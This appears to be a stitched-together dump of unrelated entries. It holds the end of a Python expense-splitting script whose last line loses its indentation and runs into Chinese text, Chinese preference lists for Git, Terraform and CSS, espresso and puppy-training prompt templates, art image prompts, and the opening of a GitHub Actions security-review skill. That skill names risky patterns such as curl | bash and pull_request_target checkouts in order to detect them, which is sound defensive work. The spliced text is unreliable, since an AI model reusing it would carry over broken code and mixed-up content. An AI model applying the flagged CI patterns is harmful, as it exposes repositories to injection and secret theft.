    raw = {n: Decimal(total) * Decimal(str(w)) / Decimal(str(wsum)) for n, w in weights.items()}
    base = {n: int(v) for n, v in raw.items()}
    left = total - sum(base.values())
    order = sorted(weights, key=lambda n: (-(raw[n] - base[n]), n))
    for n in order[:left]:
        base[n] += 1
    return base


def compute(data):
    cur = data.get("currency") or "EUR"
    rates = {k.upper(): v for k, v in (data.get("rates") or {}).items()}
    people = data.get("people") or []
    if len(people) < 2:
        raise SplitError("need at least two people")
    if len(set(people)) != len(people):
        raise SplitError("duplicate names in people")
    known = set(people)
    paid = {p: 0 for p in people}
    owed = {p: 0 for p in people}
    lines = []
    for i, e in enumerate(data.get("expenses") or [], start=1):
        desc = e.get("desc") or f"expense {i}"
        payer = e.get("paid_by")
        if payer not in known:
            raise SplitError(f"{desc}: paid_by {payer!r} is not in people")
        ecur = (e.get("currency") or cur).upper()
        if ecur == cur.upper():
            rate = 1
        elif ecur in rates:
            rate = rates[ecur]
        else:
            raise SplitError(f"{desc}: no rate for {ecur} -> {cur}; add it to 'rates'")
        total = to_cents(e.get("amount"), rate)
        if total <= 0:
            raise SplitError(f"{desc}: amount must be positive")
        modes = [k for k in ("among", "shares", "exact", "transfer_to") if k in e]
        if len(modes) > 1:
            raise SplitError(f"{desc}: use only one of among / shares / exact / transfer_to")
        if "transfer_to" in e:
            to = e["transfer_to"]
            if to not in known or to == payer:
                raise SplitError(f"{desc}: transfer_to must be another person")
            split = {to: total}
        elif "exact" in e:
            ex = e["exact"]
            for n in ex:
                if n not in known:
                    raise SplitError(f"{desc}: unknown person {n!r}")
            split = {n: to_cents(v, rate) for n, v in ex.items()}
            diff = total - sum(split.values())
            if abs(diff) > len(split):  # allow only currency-conversion rounding
                raise SplitError(f"{desc}: exact amounts add up to {fmt(sum(split.values()), cur)}, not {fmt(total, cur)}")
            if diff:
                split[sorted(split)[0]] += diff
        elif "shares" in e:
            sh = e["shares"]
            for n, w in sh.items():
                if n not in known:
                    raise SplitError(f"{desc}: unknown person {n!r}")
                if float(w) < 0:
                    raise SplitError(f"{desc}: negative share for {n}")
            split = allocate(total, {n: w for n, w in sh.items() if float(w) > 0})
        else:
            among = e.get("among") or people
            for n in among:
                if n not in known:
                    raise SplitError(f"{desc}: unknown person {n!r}")
            split = allocate(total, {n: 1 for n in among})
        paid[payer] += total
        for n, c in split.items():
            owed[n] += c
        lines.append({"desc": desc, "paid_by": payer, "amount": total, "original": f"{e.get('amount')} {ecur}",
                      "split": split, "kind": modes[0] if modes else "equal"})
    net = {p: paid[p] - owed[p] for p in people}
    assert sum(net.values()) == 0, "internal error: balances do not sum to zero"
    return {"currency": cur, "people": people, "expenses": lines, "paid": paid, "owed": owed,
            "net": net, "transfers": settle(net),
            "total_spent": sum(l["amount"] for l in lines if l["kind"] != "transfer_to")}


def settle(net):
    cred = sorted([[c, n] for n, c in net.items() if c > 0], key=lambda x: (-x[0], x[1]))
    debt = sorted([[-c, n] for n, c in net.items() if c < 0], key=lambda x: (-x[0], x[1]))
    out = []
    while cred and debt:
        amt = min(cred[0][0], debt[0][0])
        out.append({"from": debt[0][1], "to": cred[0][1], "amount": amt})
        cred[0][0] -= amt
        debt[0][0] -= amt
        cred = sorted([x for x in cred if x[0] > 0], key=lambda x: (-x[0], x[1]))
        debt = sorted([x for x in debt if x[0] > 0], key=lambda x: (-x[0], x[1]))
    return out


def to_markdown(r):
    c = r["currency"]
    lines = ["# Trip settle-up", "", f"Total spent: {fmt(r['total_spent'], c)} across {len([e for e in r['expenses'] if e['kind'] != 'transfer_to'])} expenses", "",
             "## Expenses", "| # | Expense | Paid by | Amount | Split |", "|---|---|---|---|---|"]
    for i, e in enumerate(r["expenses"], 1):
        split = ", ".join(f"{n} {fmt(v, c)}" for n, v in sorted(e["split"].items()))
        conv = "" if e["original"].endswith(c.upper()) else f" ({e['original']})"
        lines.append(f"| {i} | {e['desc']} | {e['paid_by']} | {fmt(e['amount'], c)}{conv} | {e['kind']}: {split} |")
    lines += ["", "## Balances", "| Person | Paid | Share | Net |", "|---|---|---|---|"]
    for p in r["people"]:
        lines.append(f"| {p} | {fmt(r['paid'][p], c)} | {fmt(r['owed'][p], c)} | {fmt(r['net'][p], c)} |")
    lines += ["", "## Who pays whom"]
    if not r["transfers"]:
        lines.append("Everyone is even.")
    lines += [f"- {t['from']} pays {t['to']} {fmt(t['amount'], c)}" for t in r["transfers"]]
    return "\n".join(lines)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    base = {"currency": "EUR", "people": ["Ana", "Ben", "Cem"]}
    r = compute(dict(base, expenses=[{"desc": "Taxi", "amount": 10, "paid_by": "Ana"}]))
    ok("10.00 split three ways sums exactly", sum(r["owed"].values()) == 1000 and sorted(r["owed"].values()) == [333, 333, 334])
    ok("remainder cent goes to first name on tie", r["owed"]["Ana"] == 334)
    ok("two transfers to the payer", sorted((t["from"], t["amount"]) for t in r["transfers"]) == [("Ben", 333), ("Cem", 333)])
    r = compute(dict(base, expenses=[{"desc": "A", "amount": 30, "paid_by": "Ana"}, {"desc": "B", "amount": 30, "paid_by": "Ben"}, {"desc": "C", "amount": 30, "paid_by": "Cem"}]))
    ok("equal spending means no transfers", r["transfers"] == [])
    r = compute(dict(base, expenses=[{"desc": "Dinner", "amount": 90, "paid_by": "Ben", "among": ["Ana", "Ben"]}]))
    ok("subset split excludes others", r["owed"]["Cem"] == 0 and r["net"]["Ana"] == -4500)
    r = compute(dict(base, expenses=[{"desc": "Boat", "amount": 100, "paid_by": "Cem", "shares": {"Ana": 2, "Ben": 1, "Cem": 1}}]))
    ok("weighted shares", r["owed"] == {"Ana": 5000, "Ben": 2500, "Cem": 2500})
    r = compute(dict(base, expenses=[{"desc": "Tickets", "amount": 50, "paid_by": "Ana", "exact": {"Ben": 20, "Cem": 30}}]))
    ok("exact amounts", r["net"] == {"Ana": 5000, "Ben": -2000, "Cem": -3000})
    r = compute(dict(base, rates={"USD": 0.9}, expenses=[{"desc": "Gas", "amount": 30, "currency": "USD", "paid_by": "Ben"}]))
    ok("currency conversion to cents", r["paid"]["Ben"] == 2700 and sum(r["owed"].values()) == 2700)
    r = compute(dict(base, expenses=[{"desc": "Hotel", "amount": 300, "paid_by": "Ana"}, {"desc": "Payback", "amount": 100, "paid_by": "Ben", "transfer_to": "Ana"}]))
    ok("direct repayment reduces debt", r["net"] == {"Ana": 10000, "Ben": 0, "Cem": -10000})
    ok("repayment not counted as spending", r["total_spent"] == 30000)
    big = {"currency": "EUR", "people": ["A", "B", "C", "D", "E"],
           "expenses": [{"desc": f"x{i}", "amount": 17.33 * (i + 1), "paid_by": "ABCDE"[i % 5], "among": list("ABCDE"[: 2 + i % 4])} for i in range(12)]}
    r = compute(big)
    ok("balances sum to zero", sum(r["net"].values()) == 0)
    ok("at most n-1 transfers", len(r["transfers"]) <= 4)
    after = dict(r["net"])
    for t in r["transfers"]:
        after[t["from"]] += t["amount"]
        after[t["to"]] -= t["amount"]
    ok("transfers settle everyone to zero", all(v == 0 for v in after.values()))
    ok("deterministic output", compute(big)["transfers"] == r["transfers"])
    bad_inputs = [
        (dict(base, expenses=[{"desc": "X", "amount": 10, "paid_by": "Zed"}]), "unknown payer rejected"),
        (dict(base, expenses=[{"desc": "X", "amount": 10, "currency": "GBP", "paid_by": "Ana"}]), "missing rate rejected"),
        (dict(base, expenses=[{"desc": "X", "amount": 10, "paid_by": "Ana", "exact": {"Ben": 3}}]), "exact mismatch rejected"),
        (dict(base, expenses=[{"desc": "X", "amount": -5, "paid_by": "Ana"}]), "negative amount rejected"),
        ({"people": ["Solo"], "expenses": []}, "single person rejected"),
    ]
    for data, label in bad_inputs:
        try:
            compute(data)
            ok(label, False)
        except SplitError:
            ok(label, True)
    ok("markdown has settle-up section", "## Who pays whom" in to_markdown(compute(dict(base, expenses=[{"desc": "Taxi", "amount": 10, "paid_by": "Ana"}]))))
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Split shared trip expenses and plan a short list of settle-up transfers.")
    ap.add_argument("file", nargs="?", help="trip JSON file, or '-' for stdin")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.file:
        ap.error("trip JSON required (or --self-test)")
    try:
        data = json.load(sys.stdin if a.file == "-" else open(a.file, encoding="utf-8"))
        r = compute(data)
    except (OSError, ValueError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2, ensure_ascii=False) if a.json else to_markdown(r))
    return 0


if __name__ == "__main__":
sys.exit(main())基于主干开发(trunk-based)的 Git 工作流中,关于分支、提交、Pull Request 与发布的明确偏好设定。
# 一个基于主干开发团队的 Git 工作流偏好
- 采用基于主干的开发方式:从 main 拉出短生命周期分支,并在两天内合并。置信度:0.90
- 分支命名格式为 <type>/<short-topic>,例如 fix/login-redirect。置信度:0.75
- 提交标题使用祈使语气,并保持在 72 个字符以内。置信度:0.90
- 使用 Conventional Commits 前缀(feat、fix、chore、docs、refactor),以便自动生成变更日志。置信度:0.80
- 在提交正文中解释为什么做这个改动,而不是重复 diff 已经展示的内容。置信度:0.85
- 每个提交都应可构建,并聚焦于一个逻辑变更。置信度:0.85
- 将自己的分支 rebase 到 main 上,而不是把 main 合并进来。置信度:0.80
- 对 Pull Request 使用 squash 合并,使 main 上每个变更对应一个提交。置信度:0.75
- 每个 Pull Request 的改动行数控制在约 400 行以内;更大的工作拆分为堆叠的 PR。置信度:0.85
- 在每个 Pull Request 描述中写明简短的 what、why 和 how-to-test 部分。置信度:0.85
- 合并到 main 之前,要求一次批准审查并通过 CI。置信度:0.90
- 保护 main:禁止直接推送和强制推送。置信度:0.95
- 只对自己的分支强制推送,且始终使用 --force-with-lease。置信度:0.90
- 将未完成的功能隐藏在功能开关之后,而不是保留长期存在的功能分支。置信度:0.85
- 在 main 上用语义化版本标签标记发布,例如 v1.4.2。置信度:0.85
- 绝不提交密钥;在 pre-commit 钩子和 CI 中运行密钥扫描器。置信度:0.95
- 保持 pre-commit 钩子快速(五秒以内),把慢速检查留给 CI。置信度:0.80
- 使用 .gitattributes 文件规范化行尾,并标记生成的文件。置信度:0.70
- 将大型二进制文件存放在 Git LFS 或对象存储中,绝不直接放进仓库。置信度:0.85
- 使用带脚本化测试的 git bisect 来定位回归问题。置信度:0.70
- 先回滚 main 上的坏提交,然后再调查。置信度:0.85
- 添加 CODEOWNERS 文件,以便自动请求合适的审查者。置信度:0.75
- 分支合并后自动删除。置信度:0.90
在编写、审查和应用 Terraform 基础设施即代码时,为保障安全而遵循的有主见约定。
# 一位云平台工程师的 Terraform taste
- 固定 Terraform 版本和每个 provider 版本,并提交 .terraform.lock.hcl。置信度:0.95
- 将 state 远程存储并启用锁定,例如 S3 配合 DynamoDB 或 Terraform Cloud。置信度:0.95
- 按环境和系统拆分 state,使一次 apply 永远不会触及所有内容。置信度:0.90
- 对 prod 和 staging 按环境使用独立目录,而不是 Terraform workspaces。置信度:0.75
- 保持模块小而聚焦于单一关注点,例如网络或数据库。置信度:0.85
- 将模块源固定到 tag 或版本,绝不固定到会移动的分支。置信度:0.90
- 为每个变量提供类型和描述,并为有风险的输入添加 validation 块。置信度:0.85
- 只暴露其他 stack 实际使用的 output。置信度:0.70
- 资源命名使用 snake_case,并避免在名称中重复资源类型。置信度:0.75
- 通过 provider default_tags 应用共享标签集(owner、environment、cost center)。置信度:0.85
- 优先使用 for_each 而不是 count,这样添加或移除条目不会重排地址。置信度:0.90
- 重构时使用 moved 块,而不是手动执行 terraform state mv。置信度:0.85
- 通过 import 块引入现有资源,并在 pull request 中审查。置信度:0.80
- 在 CI 中为每个 pull request 运行 terraform fmt、validate 和 tflint。置信度:0.90
- 将 terraform plan 输出作为 pull request 评论发布以供审查。置信度:0.85
- 只通过 CI 使用已审查的 plan 文件执行 apply,绝不从笔记本电脑执行。置信度:0.85
- 使用 OIDC 让 CI 向云平台进行身份验证,而不是使用长期访问密钥。置信度:0.90
- 绝不要把密钥放入 tfvars;在 apply 时从密钥管理器读取。置信度:0.90
- 对有状态资源(如数据库和存储桶)使用 prevent_destroy。置信度:0.80
- 在合并前使用策略工具(如 checkov 或 tfsec)扫描配置。置信度:0.75
- 避免 provisioners 和 local-exec;将配置交给镜像或配置工具。置信度:0.80
- 运行计划性 plan 以检测漂移,并在结果非空时告警。置信度:0.75
- 使用 data sources 进行查找,避免硬编码 ID 或 ARN。置信度:0.80
在开发现代 Web 应用时,针对编写易维护、可访问且响应式的 CSS 所持有的有主见偏好。
# 一位注重设计的前端开发者的 CSS taste
- 在应用代码中,使用 Tailwind CSS 工具类为组件添加样式。置信度:0.80
- 将颜色、间距、圆角和字体定义为 CSS 自定义属性中的设计令牌。置信度:0.90
- 绝不在组件内硬编码十六进制颜色;始终引用令牌。置信度:0.85
- 使用 flexbox 和 grid 构建布局,并使用 gap 控制间距,而不是在兄弟元素之间使用 margin。置信度:0.90
- 采用移动优先设计,并为更大屏幕添加 min-width 断点。置信度:0.85
- 对于位于不同宽度容器中的组件,使用容器查询。置信度:0.75
- 字体大小和间距使用 rem,px 仅用于细线边框。置信度:0.80
- 使用 clamp() 实现流式排版,而不是添加大量断点覆盖。置信度:0.75
- 保持选择器特异性扁平:使用单一类选择器,不使用 ID,且除工具类外不使用 !important。置信度:0.90
- 使用级联层来排列 reset、base、components 和 utilities 的顺序。置信度:0.70
- 通过 prefers-color-scheme 和令牌支持深色模式,而不是复制组件样式。置信度:0.85
- 尊重 prefers-reduced-motion,并在其被设置时禁用非必要动画。置信度:0.90
- 绝不移除焦点轮廓;而是用 :focus-visible 为其添加样式。置信度:0.95
- 所有文本和交互元素都满足 WCAG AA 对比度要求。置信度:0.90
- 仅对 transform 和 opacity 做动画,以获得流畅、开销低的过渡。置信度:0.85
- 使用逻辑属性(如 margin-inline),使布局在从右到左的语言中也能正常工作。置信度:0.75
- 使用系统字体栈,或使用带 font-display: swap 的自托管可变字体。置信度:0.80
- 在媒体元素上设置 aspect-ratio 以及 width 和 height,以防止布局偏移。置信度:0.85
- 谨慎使用原生 CSS 嵌套,且嵌套层级绝不超过两层。置信度:0.70
- 使用 Prettier 插件自动排序 Tailwind 类。置信度:0.80
- 当同一长类列表重复出现时,提取组件,而不是使用 @apply 类。置信度:0.75
- 确保在 320px 视口宽度下没有任何内容出现水平滚动。置信度:0.85
指导家庭咖啡师用现有设备萃取出优质浓缩咖啡:起步配方与比例、味觉到成因的诊断表、五次单变量调校方案、粉饼准备流程、萃取记录模板、奶饮技巧、新开封咖啡豆检查清单以及基础保养要点。
担任家用浓缩咖啡调校教练。你帮助家庭咖啡师用他们已经拥有的设备稳定萃取出好喝的浓缩咖啡。你耐心、精确且务实:一次只改变一个变量,用通俗的话解释原因,并把味觉感受转化为清晰的调整。除非设备确实是真正的瓶颈,否则你绝不催促别人购买新装备;当你建议升级时,会按性价比影响排序。你始终牢记安全(热水、蒸汽、压力、电气部件),遇到维修问题会让人联系制造商或技术人员,而不是靠猜测。

我的设备和目标:
- 浓缩咖啡机:single-boiler home machine
- 磨豆机:entry-level burr grinder with stepped settings
- 粉碗尺寸与粉量:18 g double basket
- 咖啡豆:medium roast blend, roasted about two weeks ago
- 我最常做的饮品:flat white
- 当前的味觉问题:shots taste sour and run too fast

首先,用一条简短的消息向我询问任何缺失的重要信息:我是否有能读到 0.1 g 的秤、计时器、我如何布粉和压粉、我用的水(自来水、过滤水、瓶装水),以及最近一次萃取的情况(进粉量、出液量、时间、水流的颜色和质地)。

然后按以下部分指导我:

1. **起步配方**:针对我的咖啡豆和粉碗给出基准:进粉克数、目标出液克数、冲泡比例、目标时间范围,以及如果我的机器可以设定的话,冲泡温度。用两句话解释为什么这个比例适合我的烘焙度和饮品。

2. **味觉诊断**:解读我的描述并对应到可能的原因(萃取不足、萃取过度、通道效应、咖啡豆不新鲜或太新鲜、水太软或太硬、温度)。给出一张简表,列为:我尝到或看到的、最可能的原因、第一步修正。

3. **调校方案**:一个最多五次萃取的逐步方案。对每次萃取说明确切的一个改变(研磨调细或调粗多少档、出液量增加或减少多少克)、预期结果以及何时停止。研磨是主要杠杆;只有在研磨无法解决时才改变粉量。

4. **粉饼准备流程**:用简短编号步骤给出可重复的流程:称豆、研磨、打散结块或布粉、整平、压粉,以及快速锁入手柄。指出在我的设备上最可能导致通道效应的步骤。

5. **萃取记录模板**:一个我可以复制到笔记应用里的简单记录表,列为:日期、咖啡豆与烘焙日期、粉量、出液量、时间、研磨设定、味觉笔记(酸、苦、甜、醇厚度)以及下一次改变。

6. **奶饮调整**:如果我的饮品含奶,如何为它调整浓缩(比例、强度),以及针对我机器蒸汽棒打出丝滑微泡的三个技巧。

7. **新开封咖啡豆检查清单**:打开新袋时该做什么:烘焙后多少天开始使用、深烘或浅烘时研磨要改变多少,以及如何储存咖啡豆。

8. **基础保养**:每周和每月检查清单(如果我的机器支持则反冲洗、清洁冲煮头和手柄、按制造商说明除垢、清洁磨豆机),并附上时间估算。

保持每个回答简短且可操作,使用克和秒,并在每次回复末尾给出我接下来应该萃取的唯一一次。如果我报告漏水、烧焦气味、跳闸或机器无法建立压力,就告诉我停止使用并联系制造商或合格技术人员。
将原始客户访谈转录稿转化为严格 JSON 格式的洞察:参与者画像、当前工作流程与变通做法、待完成的任务、带有原话引用的分级痛点、转换触发因素与阻碍、付费信号、意外发现、开放问题以及访谈者反馈。
1{2 "role": "资深产品研究员,负责将原始客户访谈转录稿转化为有证据支撑、可用于决策的洞察",3 "task": "阅读一份客户访谈转录稿(或详细笔记),提取结构化洞察,输出为单个严格 JSON 对象,便于产品团队在多份访谈之间进行比较并做出决策。",4 "context": {5 "product_or_idea": "${product:a scheduling app for small clinics}",6 "research_goal": "${research_goal:understand why clinics switch from paper or spreadsheet scheduling and what blocks them}",7 "interview_type": "${interview_type:problem discovery}",8 "transcript": "${transcript}"9 },10 "instructions": [...+111行
以 YAML 形式制定一份正向强化八周幼犬计划:每日时间表、如厕训练、笼内与夜间安抚、每周口令、身体接触与安全的社交化接触、咬人纠正、压力信号、奖励方案、家庭规则、进度追踪,以及何时该请专业人士。
1role: 友好、以证据为基础的幼犬训练与社交化规划助手2task: >3 为新到家的幼犬制定一份实用、为期八周的训练与社交化计划,以 YAML 输出。4 计划仅使用正向强化,贴合家庭的每日作息,并涵盖如厕训练、笼内或休息区安抚、身体接触、5 基础口令、咬合抑制、独处时间,以及对日常景象、声音、人和场所进行平静、渐进的接触。67inputs:8 puppy_name: ${puppy_name:Biscuit}9 breed_or_mix: ${breed:Labrador mix}10 age_weeks: ${age_weeks:10}...+69行
奥斯曼伊兹尼克瓷砖画板:中心是一棵深色柏树,两侧是钴蓝花瓶中的红色郁金香、蓝色康乃馨和白色风信子,配以萨兹叶、梅花和云纹边框。光洁白底,钴蓝、青绿与凸起的番茄红。
A wide panel of glazed Iznik ceramic tiles shows a tall dark green cypress tree in the center, flanked by sweeping red tulips, blue carnations, and white hyacinths growing from a small cobalt vase on each side. Classic sixteenth-century Ottoman Iznik style: brilliant white quartz-frit ground, deep cobalt blue, turquoise, emerald green, and raised tomato-red bole slip, with crisp dark outlines and flat glossy color. Long serrated saz leaves curve between the flowers, and plum blossom sprigs fill the upper corners. A border of interlocking blue and turquoise cloud bands and small rosettes frames the whole panel. The panel is made of square tiles with faint grout lines, gentle crazing in the glaze, slight hand-painted irregularities, and soft reflections from window light across the glossy surface. Straight-on, evenly lit museum photograph, perfectly symmetrical composition, rich and luminous colors. Wide landscape 16:9. No people, no hands, no text, no letters, no calligraphy, no logos.
Aerochrome风格假彩色红外胶片照片:白色白桦树配洋红与艳粉色枝叶,镜面般静谧的高山湖泊,粉色草甸,小木栈桥,钴蓝湖水,青色天空,柔和薄雾,细腻胶片颗粒。超现实却可信。
A grove of white birch trees with bright magenta and hot pink foliage stands along the shore of a still mountain lake, captured on false-color infrared film in the style of Kodak Aerochrome. Every living leaf and the grassy meadow in the foreground glow in shades of pink, coral, and crimson, while the lake turns a deep cobalt blue and the sky a saturated cyan with a few soft white clouds. A small wooden jetty reaches into the water, and a low granite boulder sits at the water's edge. Distant hills covered in pink forest fade into light haze, and the lake mirrors the pink trees and clouds almost perfectly. Visible fine film grain, slightly lifted blacks, natural vignetting, and crisp detail in the white birch bark with its dark marks. Surreal yet believable landscape photography, calm late morning light, medium format film look. Wide landscape 16:9. No people, no animals, no boats, no text, no logos, no watermark.
以修拉和西涅克精神创作的新印象派点彩画:岩石潮池中有橙色和紫色的海星、绿色海葵、海带和贝壳,由数千个纯色圆点在桃色午后天空下构成,色彩涵盖青绿、紫罗兰、赭石和玫瑰色。
A rocky tide pool with orange and purple starfish, green sea anemones, small hermit crab shells, and ribbons of kelp is painted in the Neo-Impressionist pointillist style of Georges Seurat and Paul Signac. The whole canvas is built from thousands of small, distinct dots and short dabs of pure color placed side by side, so the colors mix in the eye: turquoise and violet dots for the clear water, ochre and rose dots for the wet rocks, and sparkling white and lemon dots where the afternoon sun glints on the surface. Barnacle-covered boulders frame the pool, and beyond them a calm sea with a few gentle waves stretches to a soft horizon under a pale peach sky. Small sea snails and pebbles are visible through the shallow water. Luminous, airy, and balanced composition with a low viewpoint close to the pool. Visible canvas texture and the slight relief of oil paint dots. Wide landscape 16:9. No people, no hands, no boats, no text, no signature, no logos.
为溪流边一座古老石制水磨坊的主镜头构建一份可用于图像生成和动态视频的简报:建筑、水轮、水流与景观、光线与雾气、固定细节、运动映射,以及两个提示词种子:一个16:9的静态图像和一个图像转视频动画。
扮演一位电影级环境设计师,撰写可用于图像生成和动态视频的场景简报。帮我设计一个溪流边小型古老石制水磨坊的主镜头,先将其生成为静态图像,然后以该图像为第一帧动画化为短视频。你的简报必须让静态图像富含可自然运动的元素(落水、转动的水轮、雾气、树叶、烟雾、鸟、闪烁的灯光),同时保持构图平静且易于动画化。

我的起始选择:
- 地区和景观:temperate forest valley
- 季节和一天中的时间:autumn dawn
- 磨坊大小和年龄:two-story fieldstone mill, about 200 years old
- 视觉风格:photoreal landscape photography
- 情绪词:quiet, golden, misty, timeless

首先用一条简短消息询问我缺失的信息:我偏好的相机视角(溪流对岸、从小人行桥、或靠近水面的低角度),磨坊是仍在运作还是已修复为住宅或博物馆,以及需要避免的任何内容(人、动物、现代汽车、电线、标志)。

然后生成包含以下部分的简报:

1. **场景概述**:用两到三句话描述地点、季节、光线以及此刻的故事。

2. **磨坊建筑**:墙壁石头的颜色和纹理、屋顶材料和形状、楼层数和窗户数、门、烟囱,以及水轮类型(上射式、下射式或中射式)及其大小、材料、桨叶或水斗数量,以及它位于建筑的哪一侧。包括为其供水的木制斜槽或磨坊引水槽。

3. **水流与景观**:溪流的宽度和流速、小瀑布或堰、岩石和苔藓、树木的类型和颜色、地被植物,以及背景的山丘或森林。

4. **光线与氛围**:太阳方向和颜色、雾层、窗户中的暖光、烟囱烟雾,以及光线如何触及水面。

5. **固定视觉细节**:编号列表,列出8到10个在静态图像和视频中必须保持一致的细节(水轮侧和大小、屋顶颜色、亮灯窗户数量、烟囱位置、斜槽形状、树木颜色、相机位置、构图)。

6. **运动映射**:一张表格,列出视频中所有可移动元素,列包括:元素、运动类型、方向、速度(非常慢、慢、中等),以及运动强度。包括相机运动。保持总运动微妙且物理上合理。

7. **提示词种子A - 主静态图像**:一段可直接粘贴的图像提示词,不超过170词,用于宽幅景观16:9画面,第一句包含磨坊、水轮和溪流,结尾为:no people, no text, no signs。

8. **提示词种子B - 图像转视频动画**:一段可直接粘贴的视频提示词,不超过120词,从主静态图像作为第一帧开始,描述一个缓慢的相机运动和运动映射中的自然运动,约6秒,并说明保持磨坊、水轮和构图与图像完全一致,不添加新物体。

规则:不以人或动物为主题,无文字、标志或徽标,无快速相机运动或剪辑,无违反物理的运动(水必须向下流,水轮按水流推动方向转动)。使用短段落和列表。

一张写实风格的秋日黎明照片:古老的毛石水磨坊配木质上射式水轮和水槽、长满苔藓的板岩屋顶、透出灯光的窗户、烟囱冒烟、小岩石瀑布、低垂薄雾,以及橙金相间的枫树。石砌水磨坊工作流的第 2 步。
An old two-story fieldstone watermill with a large wooden overshot waterwheel on its right side stands beside a clear forest stream at autumn dawn. A raised wooden chute carries water onto the top of the wheel, and the water spills from its wooden buckets in bright splashing streams into the stream below. The mill has warm grey and honey-colored stone walls, a steep dark slate roof covered in moss, small white-framed windows with two glowing warm yellow on the ground floor, and a stone chimney on the left end with a thin trail of pale smoke. In the foreground, the stream tumbles over a low step of mossy rocks in a small cascade. Maple and beech trees in orange, red, and gold surround the mill, with fallen leaves floating on the water. Soft low mist drifts over the stream, and golden sunrise light breaks through the trees from the left. A few small birds fly in the pale sky above the roof. Photoreal landscape photography, calm and timeless mood. Wide landscape 16:9. No people, no text, no signs, no cars.
审查 GitHub Actions 工作流 YAML 中的供应链与注入风险:pull_request_target 配合检出 PR 代码、run 步骤中不可信的 github.event 文本、将 action 固定到 tag 或分支而非 commit SHA、缺少权限或使用 write-all、shell 命令中出现密钥、curl | bash、在 PR 上使用自托管 runner,以及缺少超时设置。适用于合并 CI 变更前或审计仓库时。包含一个带 --self-test 的 stdlib Python linter。
---
name: github-actions-workflow-security-reviewer
description: Reviews GitHub Actions workflow YAML for supply-chain and injection risks: pull_request_target with PR checkout, untrusted github.event text in run steps, actions pinned to tags or branches instead of commit SHAs, missing or write-all permissions, secrets in shell commands, curl | bash, self-hosted runners on PRs, and missing timeouts. Use before merging CI changes or auditing a repo. Includes a stdlib Python linter with --self-test.
---

# GitHub Actions Workflow Security Reviewer

You help maintainers find and fix security problems in `.github/workflows/*.yml` before an attacker does. You read each workflow the way a malicious fork, issue author, or compromised third-party action would, point to the exact line that is risky, explain how it could be abused in one or two sentences, and give a minimal patch that keeps the workflow working.

## Files in this skill

- `scripts/gha_audit.py` - line-based linter for workflow files: triggers, permissions, `uses:` pinning, script injection in `run:` and `github-script`, secrets in commands, remote scripts piped to a shell, self-hosted runners, timeouts (Python 3 standard library only, no YAML library needed)
- `references/risk-catalog.md` - every rule ID with severity, why it matters, and the fix
- `references/hardening-guide.md` - safe patterns: env indirection, least-privilege permissions, SHA pinning with Dependabot, splitting privileged and unprivileged workflows
- `templates/workflow-security-review.md` - a review comment or audit report
- `examples/pr-labeler.yml` - a deliberately unsafe workflow and its expected findings

## Workflow

### 1. Collect the workflows
Ask for the workflow files (or the repository path) and the context: public or private repo, whether forks can open pull requests, which secrets and environments exist, and whether self-hosted runners are used. Workflows triggered by `pull_request_target`, `issue_comment`, `issues`, `workflow_run`, or `discussion` deserve the closest look because they run with repository secrets on events outsiders can create.

### 2. Run the linter
```
python3 scripts/gha_audit.py .github/workflows/*.yml
python3 scripts/gha_audit.py examples/pr-labeler.yml --json
python3 scripts/gha_audit.py ci.yml --strict
python3 scripts/gha_audit.py --self-test
```
Exit code 1 means at least one high finding (`--strict`: any finding); 2 means a file could not be read. The linter does not need PyYAML; it understands common workflow layouts but can miss unusual YAML (anchors, flow mappings). Read the file yourself as well.

### 3. Confirm each finding
For every finding, check the context the script cannot see: is the expression really attacker-controlled, does the job have secrets or a write token, is the action from a trusted publisher? Downgrade or dismiss with a stated reason; never silently drop a high finding.

### 4. Propose fixes
